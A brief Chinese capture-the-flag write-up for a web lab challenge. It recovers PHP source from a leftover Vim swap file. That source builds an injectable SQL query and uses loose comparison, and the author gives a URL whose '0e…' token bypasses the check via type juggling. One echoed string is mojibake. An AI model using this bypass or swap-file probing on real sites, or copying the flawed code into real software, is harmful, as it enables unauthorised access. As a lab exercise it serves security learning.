首先查看网页源代码，可疑部分为

Admin

Editor

两部分

首先查看step2.php 发现会转跳回step1.php 不予考虑


再看可疑部分，因为是submit格式，直接访问submit.php.

会告诉你没有参数

同时涉及Vim相关知识。

当Vim文件异常退出时，会外生成一个 (原文件名.swp)的文件



  
访问vim异常退出文件，发现如下一段代码

if(!empty($token)&&!empty($emailAddress)){

if(strlen($token)!=10) die('fail');

if($token!='0') die('fail');

$sql = "SELECT count(\*) as num from `user` where token='$token' AND email='$emailAddress'";

$r = mysql\_query($sql) or die('db error');

$r = mysql\_fetch\_assoc($r);

$r = $r['num'];

if($r>0){

echo $flag;

}else{

echo "澶辫触浜嗗憖";

}

}

构造url：

http://ctf5.shiyanbar.com/10/upload/submit.php?token=0e11111111&emailAddress=admin@simplexue.com